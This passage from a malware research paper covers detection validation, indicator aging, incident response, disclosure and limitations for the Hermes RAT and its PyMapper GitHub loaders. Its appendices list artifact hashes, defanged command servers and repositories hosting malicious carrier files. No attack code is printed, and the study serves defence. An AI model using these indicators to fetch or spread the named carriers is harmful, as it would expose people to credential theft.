Erinyes scores source indicators to prioritize carrier review. At the archived [d07c8b88](#) revision, each matching indicator contributes its weight once; repeated occurrences do not multiply that contribution. The two PyMapper signatures classify scores of at least 60 as malicious and at least 30 as suspicious. A known-hash match can override the score-based verdict while leaving the score unchanged. These are tool verdicts requiring examination of the source and activation path. [\[V06\]](#)

The pinned archive was rebuilt separately from the active research checkout. Offline checks produced scores of 140 for the original [fs.py](#) wrapper and 155 for the embedded wrapper, each against a threshold of 60. Both also have known-hash entries. Scores above 100 illustrate the arithmetic: they are sums of weights, not probabilities or confidence percentages.

```
1  erinyes --signatures ./signatures --format json --verbose \  
2  --output review.json scan ./candidate-repository
```

Figure 21.4 Offline repository scan using an explicit catalog from the pinned source archive. Inspect skipped files and errors along with matches. A flagged result uses exit status 1; the two retained smoke checks returned that status. [\[V06\]](#)

A directory scan applies signature filename patterns and skips version-control directories; an explicitly named file is checked against every loaded signature. The default file-size limit is 16 MiB. Carriers renamed outside the selected filename patterns, excluded paths and oversized files can therefore escape a directory run without receiving a clean verdict. Preserve the scan configuration and collect exact file bytes before interpreting repository-level counts.

For wider discovery, the pinned hunt/sweep implementation has search-result, tree and archive bounds. Split broad searches, retain truncation and retrieval failures, and compare dated file identities across repository revisions. The Section 5 and 18 censuses remain dated collections. A newly found fork, repeated file or matching account profile does not by itself increase the number of operators or victims. Review import paths and entry points before concluding that cloning or installing a repository invokes its loader.

21.6 Detection validation and false-positive evaluation

The file evaluation hashes each input before scanning and deduplicates specimen identities. The 38-file manifest expands the old 47-path list, which contained only thirty unique hashes, with later module builds, the actual mapper, historical wrappers and retained cache variants. Each rule has its own intended-class denominator. A module rule's failure to match an encrypted overlay is an explicit coverage gap, not a missed module DLL. [\[V04\]](#)

The YARA reference corpus contains 1,084 PE files and 15,000 Python files, totaling 1,337,329,170 bytes. Every manifest hash and size was checked. None matched any of the six rules; twelve in-memory marker-removal controls also passed. The validator rejects missing rules, duplicate identities, changed input bytes and an empty reference population instead of silently reducing coverage. The reference set is concentrated in Python distributions, PyPI packages and Microsoft runtime dependencies. It does not represent a broad Windows enterprise fleet, benign software protectors or every obfuscated Python application.

Four validation paths answer different questions

Retained input	Offline check	Supported result
38 specimen identities 16,084 reference files	Hash-checked YARA scan 12 altered-byte controls	29 intended matches Nine uncovered forms
Original laboratory PCAP Native + preparation traffic	Suricata engine replay Separate synthetic controls	Request recognition No field traffic baseline
Security XML + Procmon Original malware witnesses	Sigma parse + predicates Explicit field adapters	Selected-field matches Separate from sensor tests
20 benign fixtures 8,380 genuine Sysmon records; EVTX/XML agree	Sigma to SQLite KQL to local Kusto Actual engine execution on the same benign records	5 / 3 / 3 matches 60 / 8 returned rows

No lane measures production recall or false-alert rates. The last lane uses benign fixtures only.

Figure 21.5 Validation inputs and execution layers. Original malware telemetry, adapted fields and benign sensor experiments retain separate measurement scopes.

Network validation runs the actual Suricata engine against retained packets and separate inert fixtures. Original host-field tests and the separate benign Sysmon collection exercise different parts of the detection path.

Table 21.3 Separate engine, field-test and benign sensor results. These selected controls do not measure production false-positive rates. [V04] [V07]

Input and check	Retained result
Delivery/reboot PCAP	11 chunk, 2 report and 2 publisher alerts.
Two earlier client PCAPs	Each produces 1 report and 1 publisher alert.
Preparation and ANY.RUN geolocation PCAPs	No alert from these three rules.
23 synthetic HTTP cases	6 positives, including segmented headers; 17 negative controls.
Original host fields	2 of 457 Security 4688 records match; all 3 selected registry writes match their respective rules.
35 synthetic host cases	All expected predicate outcomes pass.

Input and check	Retained result
Benign Sysmon collection	8,380 matching EVTX/XML records; 8 fixture processes with GUID-linked network, file and registry events.
Sigma conversion and SQLite execution	Expected 5/3/3 matches for process, logon/Load and Run rules across the complete log.
Local Kusto execution	8,380 rows ingested; sixteen-column round trip passes; expected 60 and 8 hunt rows.

Comparing the first XML export with its intact EVTX exposed non-ASCII corruption from console decoding. The repeat's native Unicode export passes the documented field and 100 ns timestamp comparisons. One expandable-string fixture has doubled percent signs in Sysmon's [Details](#) field. Both parsers and engines preserve that form, which still matches the path-fragment rule. The first export and failure logs remain archived. [\[V07\]](#)

The rule-development inputs were also used for evaluation; no held-out family set or production false-alert rate is claimed. Reevaluate new versions against both historical samples and the organization's ordinary software and traffic before enforcing a block.

The archive supplies rules, input identities, reports, commands and tool versions. The Sysmon package includes original EVTX/XML and engine exchanges; larger original PCAPs and the reference-file corpus remain separately identified. Native-malware Sysmon behavior, production forwarding, managed SIEM ingestion and alert delivery remain untested. [\[V04\]](#) [\[V07\]](#)

21.7 Indicator relevance and aging

An indicator's value depends on the question and collection date. Exact hashes continue to identify the archived bytes after an endpoint disappears. Addresses and repository names can change ownership or content. The structural rules are less dependent on that infrastructure, but a changed section, export, delimiter or protocol field can invalidate their assumptions.

Table 21.4 Indicator use and renewal. No fixed expiry interval is inferred from this collection.

Indicator	Useful question	Review condition
SHA-256	Is this the identical acquired file?	New build, repacking or altered source bytes need another identity.
PE section plus marker/ API	Does the file retain this implementation structure?	Retest changed metadata layouts and exports.
HTTP conjunction	Does the visible request resemble the retained transport?	Recheck protocol revisions, TLS and sensor parsing.
Startup value plus command	Does this host retain the inspected installation pattern?	Expect path/name changes and legitimate startup users.
IP, port, repository or account	Was this resource involved at the stated time?	Check dated role evidence and subsequent reassignment.

Keep the distribution service, downloader channel, client channel and operator panel roles separate when consuming the infrastructure inventory. A panel favicon or shared hosting relationship is weaker evidence than a sample's selected endpoint and matching protocol. Section 13's excluded hosts and unresolved Lobster relationship remain excluded or unresolved here;

detection packaging does not promote them into confirmed family infrastructure. Historical GitHub account associations likewise remain distinct from current account control.

21.8 Identification, containment, and recovery

Begin by establishing the affected asset and execution boundary. Retain the source file or PE with its hash, repository revision and acquisition time, then correlate process starts, startup writes and network events. A dormant clone calls for source review and consumer tracing. A native client process or a matched report exchange warrants investigation of the host and the accounts accessible to that user. A confirmed family match still does not establish that every implemented collector succeeded.

For an executing infection, isolate the host’s network access through the incident-response process and preserve volatile evidence when practical. Record process ancestry, loaded and mapped images, active connections, registry configuration and payload/cache files before destructive cleanup. LOLD’s encrypted registry-configuration state uses a MachineGuid-derived key, making the relevant host state useful to later interpretation. Downloaded chunk-cache files are separate. Broad endpoint blocking alone leaves downloaded components and startup state on disk.

Table 21.5 Response priorities derived from the retained capabilities and execution evidence. The investigation did not perform remediation on an infected production estate.

Response concern	Evidence to preserve or examine	Recovery action
Repeated execution	Run, logon/Load, Startup, tasks and WMI; loader and installed-copy hashes	Remove verified startup state; check each mechanism independently.
User data exposure	Browser/mail stores, collection reports, transferred files and command history	Scope the accessible data and services; preserve positive and failed results.
Account/session exposure	Saved credentials, application tokens and service-side sign-ins	Rotate affected secrets and revoke sessions from a trusted device.
Host trust	Native client, modules, additional downloads and administrative activity	Rebuild from a trusted source when complete eradication cannot be established.

Session invalidation deserves explicit attention. A password reset and an endpoint rebuild do not establish that every application session has ended. Use each affected service’s revocation controls and inspect subsequent account activity. Microsoft’s Entra guidance, for example, distinguishes refresh/access tokens from application-issued session cookies and explains that an application may need to revoke its own session. [Microsoft access-revocation guidance](#)

Do not use the malware’s cleanup return value as an eradication receipt. LOLD ignores several deletion outcomes. The client remover terminates its process tree and attempts deletion of its current executable and temporary batch helper. Neither provides a verified whole-chain uninstall. Preserve the evidence, remediate the initial repository/dependency route, restore a trusted host state, and check for renewed process, startup and channel activity before returning the system to ordinary use. The collection supports those concrete checks; it does not supply a tested production recovery playbook.

22. Disclosure and notification

22.1 Disclosure scope and process

This paper and its accompanying artifact archive are the planned public disclosure of the Hermes / PyMapper investigation. The technical findings are paired with source identities, retained observations and reproducible analysis. Section 21 provides detection rules and their measured validation limits. The notification status below reflects the author's account during manuscript preparation on 2026-10-24.

22.2 Platform and service-provider notifications

The author reports submitting some GitHub reports during the investigation, without retaining documentation of those submissions. This account does not establish the specific repositories reported, submission dates, ticket identifiers or platform responses. Beyond those reports, the author has not undertaken a coordinated notification process with platforms or service providers.

22.3 Coordination timeline and responses

There is no documented coordination timeline or provider response to present. The collection dates elsewhere in the paper identify when technical evidence was obtained. They cannot date a notification or establish what a provider did after receiving one.

Repository availability also requires separate interpretation. The failed requests described in Sections 5 and 18 establish what could be retrieved at the time of collection; a 404 response does not identify the reason a repository became unavailable. The investigation attributes no takedown, remediation or interruption of the operation to the author's reports.

23. Limitations and unresolved questions

The recovered files connect PyMapper delivery to the analyzed Hermes client, and controlled experiments establish specific collection and control effects. The remaining limits concern the population represented by those files, the conditions under which behavior was observed, and the relationships that technical evidence can establish between systems and people. The accompanying register identifies these limits and the evidence that would resolve them. [\[Q01\]](#)

23.1 Scope of the collected evidence


Collection followed discovered repositories, embedded destinations and service fingerprints. It therefore favors material that remained accessible or had already been preserved. A server can change the response behind a selector, and a repository can disappear or replace a loader between observations. The retained sources establish particular revisions and responses; they do not reconstruct every payload previously served through the same address. The October 9 plaintext loader, for example, requests a different selector whose corresponding native response remains unavailable. [\[Q02\]](#)

The repository and service counts have different units. Section 18 combines source-backed carrier collections with later retained scanner reports, while Section 13 distinguishes panel evidence, declared configuration references and weaker service candidates. Neither population is a random sample of deployments. A repository name is not an installation, an IP address is not an operator, and a subscription tier does not identify a paying customer. The held material supplies no independently verified victim population or conversion rate from repository engagement to infection. [\[Q02\]](#)

The archive also preserves different clocks. Git author and committer fields, PE header timestamps, provider observation times and local acquisition times describe different events. They support the specific chronology discussed in Section 16, but cannot be substituted for a complete development history or a person's working hours. Repeated copies of one loader or frontend increase its observed distribution without creating independent evidence of authorship.

Static reconstruction depends on the inspected bytes. Recovered configuration, decoded strings and reproduced payloads can be checked exactly; inferred types and function names remain analytical descriptions. The reconstructed implementations and local panel views aid interpretation. They do not supply the original source tree, backend implementation or unrecorded operator sessions. The Stats/System Health chunk once missing from the frontend capture was recovered in Section 15, so that earlier acquisition gap is resolved. Authenticated behavior and the provenance limits of the retained captures remain separate questions. [\[Q04\]](#)

What the evidence can establish



Each path keeps its own unit of evidence. Copies and repeated experiments are not independent populations.

Figure 23.1 Three evidence paths and the additional observations needed to extend them. Source analysis, controlled effects and dated distribution records support different conclusions; none supplies a population-wide rate.

23.2 Laboratory conditions and deployment differences

The 22 direct-client experiments use one unchanged client identity. Five other experiments run selected catalog DLLs through calibrated hosts, and one follows Stage 3 delivery through a reboot and logon. These are 28 recorded experiments, including repeats and partial outcomes, rather than 28 independent client builds. The delivery experiment starts at Stage 3; it does not exercise GitHub activation, the Python stages or SMAP retrieval. Retained source and packages support their separate offline analysis. [Q03]

MockHermes fixes the command peer and expected inputs inside an isolated network. This makes returned bytes and effects attributable to a bounded test, while leaving internet behavior, the original server’s state and ordinary deployment variability outside that experiment. A locally accepted report establishes receipt by the recorder. Acceptance, storage and subsequent operator use by the production backend would require their own records.

Table 23.1 Experimental conditions bound the result they support. The source register identifies each specimen, fixture, execution arrangement and retained outcome. [\[Q03\]](#)

Tested condition	Supported result	Limit on extension
Synthetic browser and mail profiles	Returned files or credentials match an independent application witness	Different application versions, primary passwords and protection schemes need separate tests
Synthetic session material	Selected token-shaped values are collected	Service acceptance, account takeover and real victim sessions are unmeasured
Fixed hosts for five catalog DLLs	Those binaries execute selected ABI requests	The original client's catalog download, load and initialization path remains unresolved
Restricted local command peer	Native messages and returned payloads can be preserved and compared	Production routing, authentication and backend handling are not reproduced in full
Bounded runs with deliberate termination	Complete saved exchanges and independently checked effects remain usable	Incomplete capture closure cannot establish a complete session history

Some failures have been explained rather than left open. The screenshot investigation links the malformed report field to the native serializer's rejection; the visible and hidden desktop experiments verify particular H.264 fallback outputs. These findings do not establish success for every screenshot path, WebRTC transport, desktop-input mode or display configuration. The screenshot observer also introduces debugger visibility and timing effects. Edited playback and unsynchronized host/guest clocks cannot supply native latency measurements.

Detection evaluation has a similar scope. The YARA reference set contains Python distributions, PyPI packages and Microsoft runtime dependencies. Zero matches in those files does not estimate false alerts across a Windows enterprise. Rule-development inputs also serve as evaluation inputs, so the published measurements do not provide an independent family holdout. Suricata packet replay, Sigma predicate tests and sensor/backend execution are distinct checks. Successful tests on benign Sysmon events or a local query engine still require representative deployment data before supporting a field detection or false-alert rate. [\[Q05\]](#)

23.3 Remaining uncertainties in the findings

The most consequential open technical relationship is the original client's use of the versioned catalog DLLs. Catalog identities, ABI definitions, internal workers and standalone DLL experiments are established separately. A connected record of the original client obtaining an exact catalog binary, loading it, initializing its ABI and returning its result would establish that relationship. Its absence does not erase the observed built-in capabilities or the independent DLL results. [Q03]

Table 23.2 Specific missing observations and inputs. These rows do not invalidate the narrower results already demonstrated. [Q02] [Q03] [Q04]

Unresolved question	Evidence already held	What remains necessary
Historical native payload identity	Earlier loader revisions and the October 9 selector	Their corresponding response bytes, with acquisition provenance
Missing-slot repair and cleanup	Native reconstruction and uninstall paths; delivery with all four data slots	Controlled loss/reconstruction and uninstall observations
Persistence trigger and cache reuse	Native startup mechanisms and activity after reboot/logon	A discriminating trigger test and direct cache-read evidence
Operator-side authorization	Retained public responses, native downloads and rejected requests	Complete original handshake/message records and evidence for any claimed privileged action

Attribution remains strongest at the artifact and account levels. The retained Git objects and GitHub records associate particular malicious revisions with [thanhan92-f1](#); they do not identify the human controlling each session. Shared payload keys and recovered native bytes establish delivery compatibility and lineage. They do not determine whether the Hermes developer, seller, PyMapper supplier and distributor are the same party. Account-access records or distinctive source/build provenance would be needed to distinguish the competing explanations in Section 17. [Q04]

Lobster's relationship to the RAT platform also remains unresolved. Its administrative and offensive-agent interface, private-console presentation and earlier cached pages support considering vendor tooling or an earlier related implementation. An independent application remains possible. No verified executable, source, credential or upstream-address bridge joins it to Hermes. The related browser-data interface likewise supports a receiver hypothesis through paths and collection fields without establishing common backend code. These hypotheses remain separate from the exact frontend and module identities already reproduced across retained Hermes observations. [Q04]

24. Conclusion

Hermes combines credential collection and interactive remote access in a subscription product. The recovered PyMapper files establish how trojanized GitHub projects deliver that client. One route retrieves a Python mapper and an SMAP package, then reconstructs the LOLD downloader through `proliv4.exe`. Another embeds LOLD directly in Python. Their recovered downloader binaries differ at one configuration byte and select the same payload namespace. The retained manifest and data slots reconstruct an exact Hermes executable.

In the isolated experiments in Section 12, the unchanged client returned synthetic Firefox and Thunderbird credentials matching independently recorded application values, transferred a known file byte for byte, and produced desktop video matching defined visual fixtures. A separate delivery experiment followed Stage 3 through client launch and renewed activity after reboot and logon. The original client's use of the versioned catalog DLLs remains unresolved; the separately hosted DLL experiments establish their own results.

The service and account records place those binaries in a wider distribution and commercial setting. Matching panel assets and module files identify repeated software across retained service observations. Git objects and platform records connect particular malicious revisions to a publishing account. Those relationships support tracking the software and its distribution, while the identities of the people controlling each role remain unresolved. The evidence supplies neither a victim population nor a basis for treating every observed host as a distinct operator.

Detection can follow the chain at several points. Repository inspection exposes loader patterns before execution. File rules identify retained native structures; network rules recognize selected delivery and reporting requests; host rules and hunts connect process starts with startup writes and subsequent activity. Section 21 provides the exact predicates and their measured coverage. The benign Sysmon follow-up extends that evidence to actual Sigma conversion, SQLite execution and KQL execution in local Kusto. Production ingestion, alert handling and performance on representative enterprise data still require deployment tests.

The archive preserves the files, native observations and analysis needed to check these findings and compare later builds. Source and payload identities remain available for comparison after an address disappears or a carrier is renamed. For a new case, preserving the initiating repository revision and following its decoded loader to the native payload establishes the delivery path. Correlating that payload with process, persistence and network evidence establishes what reached and ran on the host.

Appendix A. Artifact catalog and provenance

Discovery and investigation

The identifiers below refer to the preserved artifacts used in Section 2. Hashes are SHA-256 digests of the complete files unless a decoded output is explicitly identified.

D01. Original xscrape package

Preserved archive: `xscrape-repo.zip`, 59,215 bytes. The accompanying `repo-git-log.txt` records commit `864851b28e0259fdbcb3d8ff40899ffd5a545300`; the ZIP contains the source files without Git metadata. The relevant activation path is in `xscrape/__init__.py` and `xscrape/client.py`; the README records the advertised functionality. The archived `client.py` matches the preserved checkout byte for byte.

Archive SHA-256:

```
2a5af0f515f86cdb8cdbaf3ee26a523f1439ac6ad6038f76562287de8f8eb783
```

D02. Original loader and decoded Python

`kloxed_xscrape__fs.py`, 28,607 bytes. The decoded Python is retained as `payload_reference.py`, 10,824 bytes. The analysis scripts `batch_deobfuscate.py` and `deobfuscate_fs.py` reproduce the decoding without importing the sample. The latter writes its output under the historical filename `stage2_loader.py`.

Original SHA-256:

```
72d765b9be76ba841ec95548368bf9a67c9ea3823ae064d8d0beff66c4598bd9
```

Decoded SHA-256:

```
6a33f6715aba1b5a5cb4fd67f2dff04e6c7e96cdc058f94b1e82bd997c73b9a0
```

D03. Initial collection and service availability

The investigator's recording stills preserve the unsuccessful initial connection and the subsequent working-host checks. `dead-stage1-c2.png` shows three unanswered ICMP probes and a failed TCP connection attempt to `172.239.96[.]53:8765`. Section 2 shows the command and result portion of that frame. The later frame, `alive2.png`, retains those results and shows connections to `85.121.179[.]7` succeeding on ports 8765 and 8000.

The shell's `DEAD/FILTERED` and `dead` labels describe failed connection attempts. Reachability refers to the collection host and observation period. These stills have no visible wall-clock timestamp; their source recording and frame positions have not yet been catalogued. The preserved infrastructure notes provide additional dated observations.

Initial frame SHA-256, before the document viewport crops unused terminal space:

```
45c5d398356e1e588ccd66fe016e1253e8a74f9722df068c1c8b03c8218a6085
```

Working-host checks frame SHA-256:

```
357cee0b07268eee1fb0d42251727f73621b20a12d235e28637d2ee4fe87b30d
```

D04. Early GitHub search

[hunt_results_expanded_20261014_134628.txt](#), 4,613 bytes. Records the queries, 14 flagged files, 13 repositories, paths, and GitHub result URLs. The collection script [hunt.py](#) imports its scoring functions from the companion [goop_scan.py](#).

```
757d21f21f9a2166a6d979d795f5e51d3289daf3e72b1eeca8c17696a28ae24a
```

D05. Comparison of the early carrier corpus

[carrier-static/comparison.json](#), 25,676 bytes. Records 14 preserved samples, their original and decoded hashes, five original-byte groups, three decoded-byte groups, and two configuration groups. The reproducer [compare_carriers_static.py](#) uses [batch_deobfuscate.py](#) and the 14 inputs identified in that record. This comparison dataset is separate from the search-results file in D04.

```
ed19486d6b711ead2a1e3b01d23a5df5026e9752a3f365eb69ed4e955bb7cd5
```

D06. erinyes

[erinyes](#) source revision [d07c8b88a1f39576197cbd79eb868a2ddaa91c1b](#) contains the [scan](#), [hunt](#), and [sweep](#) commands described here. The investigation used local signatures, code-search queries, and repository-tree inspection to extend the carrier search.

D07. Live-branch carrier, mapper, and SMAP package

The preserved carrier [hitechcloud-vietnam_cve-2026-41940-PoC__exp.py](#) selects [85.121.179\[.\]7:8765](#). Its payload key decodes the saved [smap_B.bin](#) into a version-5 SMAP package containing the Stage 3 executable.

Carrier SHA-256:

```
5ea250db3dbfd4fd902b3b3431767720aea560510a51d2686a9f513e212ac65d
```

SMAP response SHA-256:

```
e30a161207e18275eb08266388849da6415228373ee7d0255f564a2c3932979b
```

The preserved [manual_mapper_B.py](#) is 31,207 bytes, with SHA-256:

```
a60d4a8fdce60369247ecc30ca4cb0f3461670da5e9c0790620bb920de84fce0
```

The recording still [mapper-retrieval.png](#) shows the request and its HTTP 200 response, including the server date [2026-10-14T18:56:31Z](#) and the bearer value the carrier embeds. Section 2 shows the command and response portion of that frame. Its SHA-256, before the document viewport crops unrelated terminal output, is:

```
8d7f125ff75d2e0bb57596d3318b0179c1fcd87f5ec17ae540fd038a00cc669a
```

D08. Stage 3 extraction and recovered Stage 4

The saved SMAP package yields the 5,168,929-byte executable retained as [proliv4.exe](#). The complete extracted set also contains [mapped_image.bin](#), [package_meta.json](#), the runtime dependencies [dep_00_msvcp140.dll](#), [dep_01_vcruntime140.dll](#), and [dep_02_vcruntime140_1.dll](#), and the separately extracted [proliv4_overlay.bin](#). The mapped image is package content, not a runtime memory dump.

[unpack_smap.py](#) extracts the package components; [extract_overlay.py](#) retains the executable's overlay. [unpack_proliv_overlay.py](#) then produces [outer-container.bin](#), 385,131 bytes, and [stage4-pe.bin](#), 843,776 bytes. Its [extraction.json](#) record identifies the input hash, container location, ten recovered records, and output hashes. The companion

`configuration.json` and `inspect_proliv_configuration.py` document the recovered configuration. These records and scripts accompany the binary artifacts in the evidence set.

Stage 3 SHA-256:

```
c182378245e93ac27ba47f0170373b05b6715be9117ceb142552df38233fae7c
```

Stage 4 SHA-256:

```
e44cec7d36a74112b93e7dfd301601818800415d0b4bb4ab884fd9825f818703
```

D09. Stage 5 collection and reconstruction

The saved manifest request began at `2026-10-14T22:38:11.050724Z` and returned HTTP 200 with a 1,201-byte body. The associated slot capture, `slots-20261014T224657Z`, contains four data pieces of 3,243,136 bytes each, their response records, and `collection.json`. The reconstruction record identifies the 12,972,544-byte `stage5-payload.bin` assembled from those pieces. All four piece hashes and the whole-payload hash match the manifest.

Manifest SHA-256:

```
51a9d9a458eb04eff633f09accede54cbaa6c11f5eea2df0ab17e23ce1ce51562
```

Stage 5 SHA-256:

```
449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828
```

D10. Hermes panel identity

The preserved `dash_root.html` contains the title “Hermes Panel”. The captured web manifest, `manifest.json`, names the application “Hermes Panel” and its short name “Hermes”. The corresponding frontend bundle preserves the login-page branding and sales links. Section 2 reproduces the captured service page `hermes-login-capture.png`, including a separate viewport of its footer. It is distinct from the reconstructed panel interface. The earlier `real-login.png` remains preserved as a separate capture.

Login screenshot SHA-256:

```
5116b5a2d57abd91e3244d696935204136c5319ac8335987c5ba066e297a08e7
```

HTML SHA-256:

```
a68f2cfdad636ddb8d2154468b3f277f7a5ad26365e15e52d7e6d9edde9c91f8
```

Web manifest SHA-256:

```
e4ccb1d1150a92b61697d5ba1dab98e62dcd4d68928482438f30954a2b75c188
```

D11. MockHermes methodology

The MockHermes source, laboratory configuration, scenario contracts, and individual experiment records document the local protocol simulation and fixture checks. The **Firefox saved-login experiment** of 2026-10-18 used a browser-created record without a primary password. Its verification record confirms that the native report’s 21-byte username and 26-byte password match Firefox’s independent export in both UTF-8 and base64 representations. The retained process events and stopped-disk files corroborate profile access.

Archive session identifier: `desktop-20261018T050911Z-670fc1a9`. This is one methodology example; the experimental section addresses the wider set of runs. The joined `firefox-verification.json` has SHA-256:

```
4355e0f3d54b86d76e4091bb4dfacd16dc86efe6d1469206ec20fb18bae72ddb
```

Appendix C. Detection rules and hunt queries

Detection archive status

The [reading guide](#) covers the linked original bundle, [detection/hermes-pymapper/](#). The [Sysmon supplement guide](#) and [replay package](#) have verified permanent links and were uploaded directly under [detection/](#). Earlier artifacts retain their existing identities.

V01. File signatures and specimen scope

The [YARA rules](#) contain six experimental signatures. The [specimen manifest](#) records 38 distinct SHA-256 identities, their target classes and public paths, and the required rule-name/class contract. Thirty-six whole-file inputs reuse earlier uploads. Two [raw configuration slices](#) have separate identities and [parent/offset provenance](#).

The rules target 29 inputs; nine stored forms remain uncovered. The retained SMAP response is gzip-wrapped, and image-layout bytes are distinct from raw PE files. No automatic unpacking, decryption or specimen execution occurs during scanning.

V02. Network signatures and packet provenance

The [Suricata rules](#) select keyed LOLD chunk requests, compressed Hermes reports and native publisher upgrades. The [network/host guide](#), [input manifest](#), [offline configuration](#) and [classification file](#) define the replay environment and retained source identities.

Original PCAPs remain separately retained; the package does not republish their full contents. The [fixture builder](#) makes an [inert PCAP](#) with [network expectations](#) and [host controls](#). Constructed traffic remains distinct from the original-capture measurements.

V03. Host rules and original witnesses

Three Sigma rules cover the [container child](#), [logon/Load values](#) and [Run value](#). Their witnesses are the reused [Security XML](#) and [selected Procmon writes](#). The rules consume explicitly adapted event fields.

The [LOLD native review](#) and [experiment review](#) connect the argument, mapping path, configuration cache and startup records to their implementation. The separate benign Sysmon experiment in [V07] tests original sensor fields and actual conversion/backend execution.

V04. Measured results and reproducers

The [YARA report](#) records 29 intended matches, nine uncovered forms and zero matches among 16,084 reference files. The [validator](#) enforces hashes and class-specific denominators. The [goodware manifest](#) pins every reference identity; the [historical builder](#) documents collection, with its moving-selection limit explained in the guide.

The [network/host validator](#), [dependency pins](#), [measured report](#) and [replay commands](#) support the separate packet replay and host-field checks. The report retains genuine-source and synthetic-control results separately. Reference bytes, original whole captures and deployed backend telemetry are not interchangeable inputs.

V05. Sysmon hunt queries

The [KQL queries](#) and [schema guide](#) define a process-GUID activity join and a startup-value hunt. Both unchanged statements executed in local Kusto against the explicit `SysmonEvents` table in [V07]. The earlier guide's unexecuted status describes the original release; the supplement supplies the new measurement. Security 4688 provides no substitute GUID field.

V06. Pinned Erinyes checks

The reused [Erinyes source archive](#) fixes revision `d07c8b88`. The new [offline check record](#) records archive identity, build settings and two known-input results. Scores 140 and 155 are weighted sums, with threshold 60, and both specimens also have known-hash entries. The checks make no GitHub requests and provide no field false-positive estimate.

V07. Benign Sysmon and executed detection engines

The [supplement guide](#) maps the [replay package](#) to its original EVTX/XML, fixture receipts, converted SQL and recorded Kusto exchanges. Its embedded manifest pins 314 selected files. `derived/final-v2/validation.json` records 8,380 events and exact 5/3/3 Sigma matches; `kusto-final/validation.json` records the sixteen-column round trip and 60/8 hunt results. These paths are below the package's dated evidence root.

The package preserves the failed first export and corrected final capture separately. Substring near-matches and the expandable-string representation difference remain explicit. Offline replay reproduces the selected analysis outputs, including the SQLite database. Local engine execution and benign fixtures leave production SIEM integration, native-malware Sysmon behavior and enterprise performance unmeasured.

Appendix D. Carrier repository reference

The October 17 census identifies 23 files in 22 repositories. Two additional repositories were collected at pinned commits on October 23, bringing the source-backed population across those dates to 24. C01 through C07 connect the population, activation paths and distribution observations to their retained records. SHA-256 prefixes below resolve to complete digests in C01 and the machine-readable inventory.

C01. Repository inventory and payload identities

Archive folder: [distribution/carrier-census/](#). The [carrier-inventory.csv](#) records each flagged file, full SHA-256, size, signature, report filename and collection timestamp. The 21 original owner reports remain under [owners/](#), with all scanned-file results. [verification.json](#) independently recounts them. The result is 3,647 scanned files, 199,811 skipped entries, 23 malicious flags, zero suspicious results and zero reported errors.

Carrier-file identities, 2026-10-17. hkqr appears twice because it contains two files.

Repository	Carrier path	SHA-256 prefix
75al-ya/NaorisProtocol-bot	bot/utils/logger.py	49934c28
caxete/crypto-tax-calculator	src/report.py	f6b3e697
gunkonchi/xscrape	xscrape/fs.py	f6b3e697
hitechcloud-vietnam/cve-2026-41940-PoC	exp.py	5ea250db
hitechcloud-vietnam/wp2shell-PoC	exp.py	5ea250db
hkqr/my-free-code	my_free_code/cli/point.py	f6b3e697
hkqr/my-free-code	my_free_code/core/point.py	32b577f5
kloxeld/xscrape	xscrape/fs.py	72d765b9
kurelas/text-humanizer	src/services/humanizer.py	0c9bc08f
letorig/video-generator-client	src/video_gen/seedance.py	f6b3e697
nahrek/polyledger	polyledger/polyledger.py	f6b3e697
qG5CAsz/walletool	walletool/utils.py	49934c28
tedt8ik31/web3-flashbots	flashbots/types.py	49934c28
thomasdutraa07/Trading-Bot-for-Binance-Future	Logger.py	49934c28
tokmakova-nadyubya/sora2-watermark-remover-enchanted	utils/logger.py	49934c28
tomateo1reg/sora2-watermark-remover-web-gui	utils/video_io.py	49934c28
tq17oa7/spyder-osint	libs/utils.py	49934c28
ultiwebtraffidt/openfi-bot	bot/utils/logger.py	49934c28
unknown-person00lie/KawaiiGPT	utils/validator.py	49934c28
uwctcjniwlk/web3-decoder	burp_web3_decoder.py	49934c28
versiaever/Pharos-Testnet-Bot	bot/utils/logger.py	49934c28
watsondonald14/mflowgen	mflowgen/api.py	49934c28

Repository	Carrier path	SHA-256 prefix
yadvazifeh1oz92/ecdsa-private-key-recovery	tests/test_ecdsa_key_recovery.py	49934c28

The original mapper specimen is 28,607 bytes:

```
72d765b9be76ba841ec95548368bf9a67c9ea3823ae064d8d0beff66c4598bd9
```

The shared mapper specimen in thirteen repositories is 28,649 bytes:

```
49934c28b909ab683e8bd8046b35a54d620f5362063184fbcd913c936fdda802
```

hkqr's additional legacy file is 28,608 bytes:

```
